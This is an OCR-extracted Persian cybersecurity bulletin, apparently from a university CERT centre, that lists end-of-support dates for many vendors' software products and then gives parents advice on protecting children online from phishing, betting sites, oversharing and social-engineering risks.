Microsoft	Windows Defender Exploit Guard	-	10/13/2020
Microsoft	Windows Embedded Standard	7	10/13/2020
Microsoft	Windows Identity Foundation	-	4/14/2020
Microsoft	Windows MultiPoint Server	2010	7/14/2020
Microsoft	Windows MultiPoint Server	2010	7/14/2020
Microsoft	Windows Server(Datacenter, IoT)	1903	12/8/2020
Microsoft	Word	2010	10/13/2020
Microsoft	Word	2016	10/13/2020
Microsoft	Word for Mac	2016	10/13/2020
Microsoft	Word Home and Student	2010	10/13/2020
VMWare	App Volumes	2.14	5/29/2020
VMWare	App Volumes	2.2	12/13/2020
VMWare	App Volumes	2.16	3/14/2021
VMWare	App Volumes	2.18	9/17/2021
VMWare	Cloud Provider Pod	1	10/18/2020
VMWare	Essentials PKS	1.13.4	4/1/2020
VMWare	ESX/ESXi	6	3/12/2020
VMWare	ESXi	6.5	11/15/2021
VMWare	Horizon	7.x	3/22/2021
VMWare	Horizon DaaS On Prem Platform	8	4/19/2020

شرکت	نام محصول	نسخه EOS	تاریخ EOS
VMWare	Integrated Openstack	6	9/3/2021
VMWare	NSX for vSphere	6.4	1/16/2021
VMWare	NSX-T Data Center	2.4	9/7/2020
VMWare	Site Recovery Manager	8.1	11/15/2021
VMWare	Site Recovery Manager	6.5	11/15/2021
VMWare	Site Recovery Manager	8.2	11/15/2021
VMWare	Smart Assurance	9.5	12/20/2020
VMWare	Smart Assurance	9.6	1/22/2021
VMWare	Smart Experience	3.1	12/31/2020
VMWare	ThinApp	5.x	3/31/2021
VMWare	User Environment Manager	9.4	5/29/2020
VMWare	User Environment Manager	9.5	9/6/2020
VMWare	User Environment Manager	9.6	12/13/2020
VMWare	User Environment Manager	9.7	3/14/2021
VMWare	User Environment Manager	9.8	7/2/2021
VMWare	vCenter Application Discovery	7.1	6/30/2020
VMWare	vCenter Server	6.7	11/15/2021
VMWare	vCenter Server	6.5	11/15/2021
VMWare	vCloud Availability	1.x	5/17/2020
VMWare	vCloud Availability	3	4/11/2021
VMWare	vCloud Director for Service Providers	9.5	10/4/2020
VMWare	vCloud Director for Service Providers	9.7	3/28/2021
VMWare	vCloud Director for Service Providers	10	9/19/2021
VMWare	vRealize Automation	7.4, 7.5	12/17/2020
VMWare	vRealize Automation	7.6	4/11/2021
VMWare	vRealize Business for Cloud	7.6	4/11/2021
VMWare	vRealize Configuration Manager	5.8.4	6/30/2020
VMWare	vRealize Configuration Manager	5.8.5	6/30/2020
VMWare	vRealize Log Insight	4.7	4/11/2020

شرکت	نام محصول	نسخه EOS	تاریخ EOS
VMWare	vRealize Log Insight	4.8	10/3/2020i
VMWare	vRealize Network Insight	4	12/20/2020
VMWare	vRealize Network Insight	5	9/19/2021
VMWare	vRealize Operations Manager	7	4/30/2021
VMWare	vRealize Operations Manager	7.5	4/30/2021
VMWare	vRealize Orchestrator	7.4-7.5	12/17/2020
VMWare	vRealize Orchestra or	7.6	4/11/2021
VMWare	vRealize Suite Lifecycle Manager	2	9/20/2020
VMWare	vSAN	6.5-6.7	11/15/2021
VMWare	vSphere Replication	8.1	11/15/2021
VMWare	vSphere Replication	6.5	11/15/2021
VMWare	Workspace ONE UEM Console	9.7	4/3/2020
VMWare	Workspace ONE UEM Console	1810	5/2/2020

شرکت	نام محصول	نسخه EOS	تاریخ EOS
Adobe	Acrobat	DC	4/7/2020
Adobe	Acrobat Pro DC (Classic)	2015	4/7/2020
Adobe	Acrobat Reader DC (Classic)	2015	4/7/2020
Adobe	Acrobat Standard DC (Classic)	2015	4/7/2020
Adobe	Aem (CQ) All capabilities	AEM 6.3	4/30/2020
Adobe	Aem (CQ) All capabilities	AEM 6.4	4/30/2020
Adobe	Aem (CQ) All capabilities	AEM 6.5	4/30/2020
Adobe	Campaign Classic	7	3/31/2022
Adobe	Captivate	9	8/20/2020
Adobe	Captivate	2017	4/13/2022
Adobe	ColdFusion	2016	2/17/2021
Adobe	ColdFusion Builder	2016	201 2/17/2021
Adobe	Connect 10	10	10/14/2021
Adobe	Flash	-	12/31/2020
Alpine Linux	Alpine Linux	3.8.x	5/1/2020
Alpine Linux	Alpine Linux	3.9.x	11/1/2020
Alpine Linux	Alpine Linux	3.1	1/5/2021 3.9.x

شرکت	نام محصول	نسخه EOS	تاریخ EOS
Alpine Linux	Alpine Linux	3.10.x	5/1/2021
Atlassian	Bamboo	6.8	2/5/2021
Atlassian	Bamboo	6.9	5/23/2021
Atlassian	Bamboo	6.1	9/19/2021
Atlassian	Bitbucket Server	6	2/12/2021
Atlassian	Bitbucket Server	6.1	3/5/2021
Atlassian	Bitbucket Server	6.2	4/9/2021
Atlassian	Bitbucket Server	6.3	5/14/2021
Atlassian	Bitbucket Server	6.4	6/18/2021
Atlassian	Bitbucket Server	6.5	7/24/2021
Atlassian	Bitbucket Server	6.6	8/27/2021
Atlassian	Bitbucket Server	6.7	10/1/2021
Atlassian	Confluence	6.14	1/22/2021
Atlassian	Confluence	6.15	3/14/2021
Atlassian	Confluence	7	9/10/2021
Atlassian	Crowd	3.4	3/13/2021
Atlassian	Crowd	3.5	7/3/2021
Atlassian	Crowd	3.6	9/3/2021
Atlassian	Crowd	3.7	10/3/2021
Atlassian	Crucible	4.7 Crucible	2/14/2021
Atlassian	Fisheye	4.7	2/14/2021

شرکت	نام محصول	نسخه EOS	تاریخ EOS
Atlassian	Jira	8.0.x	2/11/2021
Atlassian	Jira	8.1.x	4/4/2021
Atlassian	Jira	8.2	5/21/2021
Atlassian	Jira	8.3.x	7/22/2021
Atlassian	Jira	8.4.x Jira	9/9/2021
Atlassian	Jira	8.5.x	10/21/2021
Atlassian	Jira Service Desk	4.0.x	2/11/2021
Atlassian	Jira Service Desk	4.1.x	4/4/2021
Atlassian	Jira Service Desk	4.2.x	5/21/2021
Atlassian	Jira Service Desk	4.3.x	7/22/2021
Atlassian	Jira Service Desk	4.4.x	9/9/2021
Atlassian	Jira Service Desk	4.5.x	10/21/2021
Atlassian	Jira Software	8	2/11/2021
Atlassian	Jira Software	8.1	4/4/2021
Atlassian	Jira Software	8.2	5/21/2021
Atlassian	Jira Software	8.3	7/22/2021
Atlassian	Jira Software	8.4.x	9/9/2021
Atlassian	Jira Software	8.5	10/21/2021
Atlassian	Ultimate Permission Manager	2.6	5/3/2021

ATLASSIAN

شرکت	نام محصول	نسخه EOS	تاریخ EOS
Oracle	Application Express	5	4/1/2020
Oracle	Application Testing Suite	12.X	5/1/2020
Oracle	Berkeley DB	12.1.6.2	1/1/2021
Oracle	Berkeley DB	12.1.6.0	6/1/2021
Oracle	Big Data Spatial and Graph	2.x	11/1/2021
Oracle	Big Data SQL	3.x	3/1/2021
Oracle	Big Data SQL	1	9/1/2021
Oracle	Database	11.2	12/1/2020
Oracle	Database	18c	6/1/2021
Oracle	Database (Enterprise)	12.1	7/1/2021
Oracle	Database (Standard	12.1	7/1/2021
Oracle	Database Gateway	12.1	6/1/2021
Oracle	Database Mobile Server	11.2	10/1/2020
Oracle	Database Mobile Server	11.3	10/1/2020
Oracle	Developer Studio	12.5	6/1/2021
Oracle	Enterprise Manager Grid Control	12.1	10/1/2020
Oracle	Exadata Storage Server	12.1	10/1/2021
Oracle	Fail Safe	4.1.X	6/1/2021
Oracle	Java SE	13.x	9/1/2020
Oracle	JDK	15.x	3/31/2021
Oracle	Linux	6	3/1/2021
Oracle	MySQL CLuster	7.5	10/1/2021
Oracle	MySQL Database	5.6	2/1/2021
Oracle	NoSQL	11.2.2	11/1/2020
Oracle	NoSQL	12.1.2	6/1/2021
Oracle	NoSQL	12.1.3	3/1/2022
Oracle	Rdb and Oracle CODASYL Database	7.3	9/1/2021
Oracle	REST Data Services	3	6/1/2020
Oracle	SQL Developer	4.1	5/1/2020
Oracle	SQL Developer Data Modeler	4.1	5/1/202
Oracle	TimesTen Application-Tier Database	11.2.2	1/1/2022
Oracle	TimesTen In-Memory Database	11.2.2	1/1/2021
Oracle	TimesTen In-Memory Database	18.1	5/1/2021
Oracle	TimesTen In-Memory Database	11.2.2	1/1/2022
Oracle	VM	3	3/1/2021
Oracle	VM VirtualBox	5.X	7/1/2020

شرکت	نام محصول	نسخه EOS	تاریخ EOS
Canonical	Ubuntu	16.04 LTS	4/1/2021
CentOS	CentOS	6.X	11/30/2020
Checkpoint	Endpoint Security Client	80.81-81.10	1/1/2021
Checkpoint	Enpoint Security VPN	80.81-81.10	1/1/2021
Checkpoint	SandBlast Agent	80.61-81.10	1/1/2021
Citrix	Command Center Hardware	7500	11/20/2021
Citrix	NetScaler Firmware	13	5/15/2021
Citrix	NetScaler Gateway Firmware	13	5/15/2021
Citrix	ShareFile Citrix Files for Mac	19.1	4/8/2021
Citrix	ShareFile Citrix Files for Mac	19.11	5/6/2021
Citrix	ShareFile Citrix Files for Outlook	6.5	2/27/2021
Citrix	ShareFile Citrix Files for Windows	19.9	3/30/2021
Citrix	ShareFile Storagezone Controller	5.8	2/8/2021
Citrix	ShareFile Storagezone Controller	5.9	5/7/2021
Citrix	SharFile Citrix Files for Mac	19.8	2/12/2021
Citrix	Software Delivery Management	13	5/17/2021
Citrix	XenApp	7.6	1/11/2021
Citrix	XenDesktop	7.6	1/11/2021
Corel	WinZip	21	4/1/2020
Corel	WinZip	21.5	10/1/2020
Corel	WinZip	22	4/1/2021
Corel	WinZip	22.5	10/1/2021
Debian	Debian	8	6/30/2020
Debian	Debian	8 LTS	6/30/2020
Debian	Debian	9	1/1/2022
Django Project	Django	3.0.x	4/1/2021
Django Software	Django	1.11.x	12/2/2017

شرکت	نام محصول	نسخه EOS	تاریخ EOS
Docker	Docker Enterprise	3	7/21/2021
Docker	Docker Enterprise Engine	19.03	7/21/2021
Docker	Docker Trusted Registry	2.7.x	7/21/2021
Docker	Universal Control Plane	3.2.x	7/21/2021
Elastic	APM Server	6.5.x	5/14/2020
Elastic	APM Server	6.6.x	7/29/2020
Elastic	APM Server	6.7.x	9/26/2020
Elastic	APM Server	7.0.x	10/10/2020
Elastic	APM Server	7.1.x	11/20/2020
Elastic	APM Server	6.8.x	11/21/2020
Elastic	APM Server	7.2.x	12/25/2020
Elastic	APM Server	7.3.x	1/31/2021
Elastic	Beats	6.5.x	5/14/2020
Elastic	Beats	6.6.x	7/29/2020
Elastic	Beats	6.7.x	9/26/2020
Elastic	Beats	7.0.x	10/10/2020
Elastic	Beats	6.8.x	11/20/2020
Elastic	Beats	7.1.x	11/20/2020
Elastic	Beats	7.2.x	12/25/2020
Elastic	Beats	7.3.x	1/31/2021
Elastic	Elastic Cloud Enterprise	2.1.x	7/29/2020
Elastic	Elastic Cloud Enterprise	2.2.x	10/10/2020
Elastic	Elastic Cloud Enterprise	2.3.x	1/25/2021
Elastic	Elasticsearch	6.5.x	5/14/2020
Elastic	Elasticsearch	6.6.x	7/29/2020
Elastic	Elasticsearch	6.7.x	9/26/2020
Elastic	Elasticsearch	7.0.x	10/10/2020
Elastic	Elasticsearch	6.8.x	11/20/2020
Elastic	Elasticsearch	7.1.x	11/20/2020
Elastic	Elasticsearch	7.2.x	12/25/2020
Elastic	Elasticsearch	7.3.x	1/31/2021

شرکت	نام محصول	نسخه EOS	تاریخ EOS
Elastic	Kibana	6.5.x	5/14/2020
Elastic	Kibana	6.6.x	7/29/2020
Elastic	Kibana	6.7.x	9/26/2020
Elastic	Kibana	7.0.x	10/10/2020
Elastic	Kibana	6.8.x	11/20/2020
Elastic	Kibana	7.1.x	11/20/2020
Elastic	Kibana	7.2.x	12/25/2020
Elastic	Kibana	7.3.x	1/31/2021
Elastic	Logstash	6.5.x	5/14/2020
Elastic	Logstash	6.6.x	7/29/2020
Elastic	Logstash	6.7.x	9/26/2020
Elastic	Logstash	7.0.x	10/10/2020
Elastic	Logstash	6.8.x	11/20/2020
Elastic	Logstash	7.1.x	11/20/2020
Elastic	Logstash	7.2.x	12/25/2020
Elastic	Logstash	7.3.x	1/31/2021
Elastic	Scientific Linux	6.X	11/30/2020
FemiLab	FileMaker Platform	16.x	9/18/2020
FileMaker	DLP Cloud Applications	8.6	6/1/2021
Forcepoint	DLP Cloud Applications	8.7	12/1/2021
Forcepoint	DLP Discover	8.6	6/1/2021
Forcepoint	DLP Discover	8.7	12/1/202
Forcepoint	DLP Endpoint	8.6	6/1/2021
Forcepoint	DLP Endpoint	8.7	12/1/2021
Forcepoint	DLP Network	8.6	6/1/2021
Forcepoint	DLP Network	8.7	12/1/2021
FreeBSD	FreeBSD	11.X	9/30/2021

elastic

شرکت	نام محصول	نسخه EOS	
IBM	IBM Banking Data Warehouse	8.7.0	4/30/2020
IBM	IBM Banking Data Warehouse	8.6.0	4/30/2020
IBM	IBM Banking Data Warehouse	8.5.0	4/30/2020
IBM	IBM Banking Industry Models	8.7.0	4/30/2020
IBM	IBM Banking Industry Models	8.6.0	4/30/2020
IBM	IBM Banking Industry Models	8.5.0	4/30/2020
IBM	IBM Cloud Manager with Openstack	4.2.0	4/30/2020
IBM	IBM Cloud Manager with Openstack	4.3.0	9/30/2020
IBM	IBM Concert on Cloud	4.0.x	1/12/2021
IBM	IBM Concert on Cloud	3.0.x	1/13/2021
IBM	IBM Financial Markets Warehouse	8.7.0	4/30/2020
IBM	IBM Financial Markets Warehouse	8.6.0	4/30/2020
IBM	IBM Financial Markets Warehouse	8.5.0	4/30/2020
IBM	IBM Security QRadar Appliance xx24	7.1.x	7/31/2020
IBM	Platform Application Service	1.1.0	9/30/2020
IBM	Rational Focal Point	6.6.x	6/30/2021
IBM	Rational Focal Point	6.5.x	6/30/2021
IBM	Rational Purify for Linux and UNIX	7.0.x	6/30/2021
IBM	Rational Purify for Windows	7.0.x	6/30/2021
IBM	Rational PurifyPlus Enterprise	7.0.x	6/30/2021
IBM	Rational PurifyPlus for Linux	7.0.x	6/30/2021
IBM	Rational PurifyPlus for Windows	7.0.x	6/30/2021
IBM	Rational System Architect	11.4.x	9/30/2021
IBM	SPSS Statistics Developer	23.0.x	4/30/2020
IBM	WebSphere Multichannel	7.1.0-8.2.0	1/15/2022
Linux	Kernel	3.16	4/30/2020
MariaDB	MariaDB	5.5.x	4/11/2020
MariaDB	MariaDB	10.1.x	10/17/2020
McAfee	Email Gateway	7.6.4.X	1/11/2021
McAfee	Quarantine Manager	7.1.0	1/11/2021
McAfee	SaaS Email Protection	All	1/11/2021
MediaWiki	MediaWiki	1.31.X	6/1/2021

شرکت	نام محصول	نسخه EOS	تاریخ EOS
PostgreSQL	PostgreSQL	9.5	2/11/2021
PostgreSQL	PostgreSQL	9.6	11/11/2021
Python	Python	3.5	9/13/2020
Python	Python	3.6	12/23/2021
RedHat	Enterprise Linux	7.7	9/30/2021
RedHat	JBoss Web Server	1.x	4/1/2020
RedHat	RHEL	6.X	11/30/2020
RedHat	RHEL for SAP Solutions	7.3	11/30/2020
RSA	Archer Suite	6.3	10/31/2020
RSA	Archer Suite	6.4	4/30/2021
RSA	Archer Suite	6.5	10/31/2021
RSA	Authentication for Active Directory	2	6/30/2021
RSA	Authentication Manager Appliance	8.2 SP1	4/30/2020
RSA	Authentication Manager Appliance	8.3	2/28/2021
RSA	NetWitness Appliance	5	10/31/2021
RSA	Netwitness Storage Appliance	Isilon	3/31/2021
RSA	Pluggable Authenticaion Module	8.1	11/30/2021
RSA	Pluggable Authentication Module	8	12/31/2020
RSA	SecureID Authenitcation API	1.x	12/31/2021
RSA	SecurID Authentication API for C	8.6	6/30/2020
RSA	SecurID Software Token for Mac OS	4.2.1	12/31/2021
RSA	Web Threat Detection	6.2	7/31/2020
RSA	Web Threat Detection	6.3	12/31/2020
RSA	Web Threat Detection	6.5	2/28/2022
RSA	Authentication Agent for Windows	7.4.x	9/30/2021
RSA	Web Threat Detection	6.4	5/31/2021

شرکت	نام محصول	نسخه EOS	تاریخ EOS
Symantec	Altiris	7.5-7.6.X	10/7/2020
Symantec	Veritas NetBackup Server	7.7+	5/1/2021
Taylor Otwell	Laravel	5.5	8/30/2020
Tenable	Industrial Security	1.4.x	4/30/2021
Tenable	Industrial Security	1.5.x	4/30/2021
Tenable	Nessus	8.3.x	4/30/2021
Tenable	Nessus	8.4.x	4/30/2021
Tenable	Nessus	1.3.x	4/30/2021
Tenable	Nessus	8.2.x	4/30/2021
Tenable	Nessus	8.1.x	4/30/2021
Tenable	Nessus	8.0.x	4/30/2021
Tenable	Nessus	8.6.x	4/30/2021
Tenable	Nessus	8.5.x	4/30/2021
Tenable	Nessus	8.7.x	4/30/2021
Tenable	Nessus	8.9.x	7/30/2021
Tenable	Nessus Agent	7.4.x	4/30/2021
Tenable	Nessus Network Monitor	5.9.x	4/30/2021
Tenable	Nessus Network Monitor	5.6.x	4/30/2021
Tenable	Nessus Network Monitor	5.10.x	4/30/2021
Tenable	Tenable.sc	5.12.x	4/30/2021
Tenable	Tenable.sc	5.10.x	4/30/2021
Tenable	Tenable.sc	5.9.x	4/30/2021
The Durpal	Drupal	8.7.x	6/3/2020
The Durpal	Drupal	7.x	10/31/2021
The PHP Group	PHP	7.3	12/6/2021
The PHP Group	PHP	7.2	11/30/2020
The PHP Group	PHP	7.3	12/6/2020

امنیت اطلاعات

خانواده کودکان امنیت سایبری

تهیه و تدوین: نازیلا خسروی

مقدمه

در حال حاضر و با توجه به شرایط کنونی جامعه و جهان، کودکان و نوجوانان سراسر کشور با وضعیت جدیدی به نام آموزش و مدرسه‌ی مجازی مواجه هستند. شرایط به‌گونه‌ای است که استفاده و داشتن وسایل دیجیتال برای کودکان و نوجوانان و همچنین دسترسی و اتصال آن‌ها به اینترنت به یک ضرورت تبدیل‌شده است و این شرایط ممکن است برای همیشه تداوم داشته باشد. اینترنت می‌تواند محل خطرناکی برای همه باشد، می‌دانیم که همواره هر اتصال به اینترنت و حضور در این فضا با چالش‌های امنیت سایبری همراه است که اکنون شرایط موجود؛ خانواده، کودکان و نوجوانان را نیز به گود فراخوانده است!


آموزش مجازی، کلاس‌های درس دانش آموزان را به بستر اینترنت منتقل کرده و دانش آموزان را مجاب کرده است تا اکثر زمان خود را به شبکه‌ی اینترنت متصل باشند. حتی در خارج از زمانِ کلاس‌های درس، اکثر دانش‌آموزان آنلاین باقی می‌مانند و بازی‌های آنلاین، وب‌گردی و حضور در شبکه‌های اجتماعی را تجربه می‌کنند. این در حالی است که مجرمان سایبری همواره در کمین فرصتی برای انجام اقدامات خرابکارانه خود هستند و کودکان و نوجوانانِ نا آگاه به مسائل امنیت سایبری را طعمه‌ی خاصِ آسیب‌پذیر خود می‌بینند.

این مسئله‌ی مهم باید خانواده و والدین را به پیگیری جدی آموزش و آگاهی در زمینه‌ی امنیت سایبری وادار نماید و نگرانی و مسئولیت آن‌ها در قبال حفظ امنیت فرزندان و خانواده در فضای سایبری را تحریک کند.

امروزه تعداد زیادی برنامه و نرم‌افزار در حوزه‌ی امنیت سایبری در دسترس قرار دارد که می‌توانند موجب جلوگیری از برخی آسیب‌ها و تهدیدات امنیت سایبری شوند.

کودکان باید اقدامات امن امنیت سایبری را بدانند تا بتوانند از خود محافظت کنند و والدین نیز باید درک اساسی از خطراتی که فرزندانشان در فضای آنلاین با آن مواجه‌اند و در معرض آن قراردادند را داشته باشند.

در واقع والدین قبل از ایجاد دسترسی کودکان به اینترنت و مهیاکردن وسیله‌ی ارتباطی برای آنان باید در خصوص مخاطرات و تهدیدات احتمالی و اقدامات امنیتی در ابتدا آگاه و مطلع باشند، سپس با کودکان خود گفت‌وگو کنند و آنان را توجیه و آگاه نمایند. پس می‌توان گفت بخش قابل‌توجهی از حفاظت کودکان در اینترنت وابسته به آگاهی است یعنی مهم‌ترین اقدام ایمنی شما ارتباط با فرزندان است.



کودکان ما در فضای سایبری در معرض چه تهدیدات و مخاطراتی هستند؟

- محتوای نامناسب موجود در شبکه‌های اجتماعی، سایت‌های اینترنتی، تبلیغات برنامه‌های رایگان و غیره.
- مهاجمان سایبری اعم از کلاه‌برداران، هکرها و حملات مهندسی اجتماعی.

کودکان ممکن است ناخواسته خانواده‌ی خود را قربانی آسیب‌های اینترنتی کنند، مثلاً با ورود به سایت جعلی اطلاعات کارت‌بانکی والدین را در اختیار کلاه‌برداران قرار دهند، با یک کلیک اشتباه یا یک دانلود ناخواسته بدافزاری بر روی سیستم نصب و اجرا نمایند که اطلاعات حساس و مهم را به سرقت می‌برد.

اکنون شاید سؤالات مهمی در ذهن شما ایجادشده باشد که حتی چالش‌هایی را پیش پای شما قرار داده است؛

- چه توصیه‌هایی به فرزندان خود کنیم؟
- در خصوص چه مواردی به آن‌ها هشدار دهیم؟
- در زمان آنلاین بودن فرزندانمان باید به چه مواردی توجه کنیم؟

در ادامه شرحی از اساسی‌ترین و مهم‌ترین نکات امنیتی را برای شما بیان خواهیم کرد.

اطلاعات شخصی

اشتراک‌گذاری اطلاعات شخصی در اینترنت می‌تواند فرزند شما را با سرقت هویت مواجه کند.

اطلاعاتی ازجمله نام و نام خانوادگی، کد ملی، تاریخ تولد، آدرس محل سکونت، شماره‌های تماس، ایمیل‌های شخصی، عکس شخصی و رمزهای عبور، اطلاعات محرمانه‌ای هستند که انتشار آن‌ها به‌صورت عمومی در فضای اینترنت آسیب‌هایی را به دنبال دارد.

فرزند خود را آگاه کنید که این اطلاعات محرمانه هستند و نباید در شبکه‌های اجتماعی در دسترس عموم قرار دهند یا در سایت‌های اینترنتی ناشناس به اشتراک گذاشته شوند.

بازی‌های آنلاین و سایت‌های شرطبندی

اعتیاد کودکان و نوجوانان به بازی‌های آنلاین و ویدیویی مسئله‌ای است که همواره خانواده‌ها با آن درگیر هستند. موضوع فراگیر جدیدی که بسیار خطرناک‌تر و آسیب‌پذیرتر است و متأسفانه به‌طور گسترده در حال شیوع می‌باشد، ظهور بیشمار سایت‌های شرطبندی و قمار است که در قالب بازی‌های آنلاین و رویای یک شبه پولدار شدن، کودکان و نوجوانان را به دام می‌اندازد و ضررهای مالی هنگفتی را به بار می‌آورد. خانواده‌ها باید پوچ بودن این وعده‌های واهی را به کودکان یادآور شوند و آن‌ها را قانع کنند که در بستر اینترنت هرگز چنین برد بزرگی برای کسی بجز صاحب سایت اتفاق نخواهد افتاد!

خرید آنلاین

کسب‌وکارهای آنلاین و تبلیغات گسترده‌ی آن‌ها هرکسی را وسوسه به خرید می‌کند، خرید آنلاین به همان اندازه که آسان است، خطرناک و قابل‌تأمل نیز می‌باشد. تا زمانی که از آگاهی فرزندانتان به مخاطرات خرید آنلاین مطمئن نشده‌اید، اطلاعات کارت‌بانکی خود را در اختیارشان قرار ندهید. با آن‌ها اتمام‌حجت کنید که همیشه هر خرید آنلاین را با شما در میان بگذارند. صحت‌سنجی اعتبار فروشنده، وب‌سایت خرید و درگاه پرداخت، از مواردی هستند که باید با دقت بررسی شوند.

معضل خرید آنلاین تنها کلاهبرداری فروشندگان نیست، سایت‌های جعلی و فیشینگ عمده‌ترین چالش این مسئله است که کل دارایی کارت‌های بانکی را خارج می‌کند، حتی گاهاً بزرگسالان نیز در دام میافتند!

حساب‌های کاربری و شبکه‌های اجتماعی

شما باید به کودکانتان اجازه بدهید در شبکه‌های مناسب سن و سال و علایقشان عضو شوند و حساب کاربری ایجاد کنند؛ اما مهم‌ترین مسئله در اینجا حفظ محرمانگی و حریم خصوصی آن‌ها است.

نحوه‌ی خصوصی‌سازی حساب‌های کاربری در شبکه‌های اجتماعی را به فرزندانتان بیاموزید و تأکید کنید پست‌ها و محتوای منتشرشده‌ی خود را به صورت خصوصی فقط برای افرادی منتشر کنند که آن‌ها را می‌شناسند. به آن‌ها متذکر شوید ایمیل‌های ناشناس را باز نکنند، بر روی لینک‌های مشکوک کلیک نکنند و با غریبه‌ها و افراد ناشناس در این فضاها گفت‌وگو نکنند.

مهندسی اجتماعی که عمده‌ترین روش نفوذگران و خرابکاران اینترنتی است، روش‌های بسیاری را برای فریب کودکان شامل می‌شود که همین موضوع ضرورت عدم دریافت محتوا و گفت‌وگو با غریبه‌ها را برای شما شفاف می‌کند.

وب‌گردی

جستجو در سایت‌های اینترنتی و سرگرم‌شدن با محتواهای جذاب یکی از معمول‌ترین استفاده‌ی کاربران اینترنت است. امنیت وب‌سایت‌ها، اطلاعات درخواستی برای ورود و تبلیغات ناخواسته مهم‌ترین مواردی هستند که در این زمینه باید موردتوجه قرار گیرند. برای این منظور، می‌توانید لیستی از وب‌سایت‌های تایید شده‌ی خود را در اختیار فرزندان قرار دهید.

چند اقدام مهم امنیتی در فضای سایبری

۱. از آموزش نکات امنیتی عمومی و ساده غافل نشوید.
۲. برای حساب‌های کاربری رمز عبورهای قوی ایجاد کنید، با در نظر گرفتن پیچیدگی و طول مناسب.
۳. به کودکان تأکید کنید که هرگز با افراد ناشناسی که در اینترنت با آن‌ها آشنا شده‌اند، قرار ملاقات نگذارند.
٤. به فرزندانتان اطمینان بدهید هر محتوایی که منتشر می‌کنند برای همیشه در اینترنت باقی می‌ماند و همواره در گردش است.
۵. در هنگام استفاده از کامپیوترهای عمومی یا اشتراکی هیچ رمز عبور و اطلاعاتی را ذخیره نکنند و تمام تاریخچه‌ها را پاک کنند.
٦. از ابزارهای مانتورینگ برای رؤیت فعالیتِ آنلاین فرزندان استفاده کنید.
۷. تذکر دهید که به‌روزرسانی به‌موقع نرم‌افزارها و برنامه‌های امنیتی را هرگز فراموش نکنید.

و کلام پایانی:

کودکان خود را نترسانید، آن‌ها را آموزش دهید.

مرکز آپا دانشگاه کردستان

cert.uok.ac.ir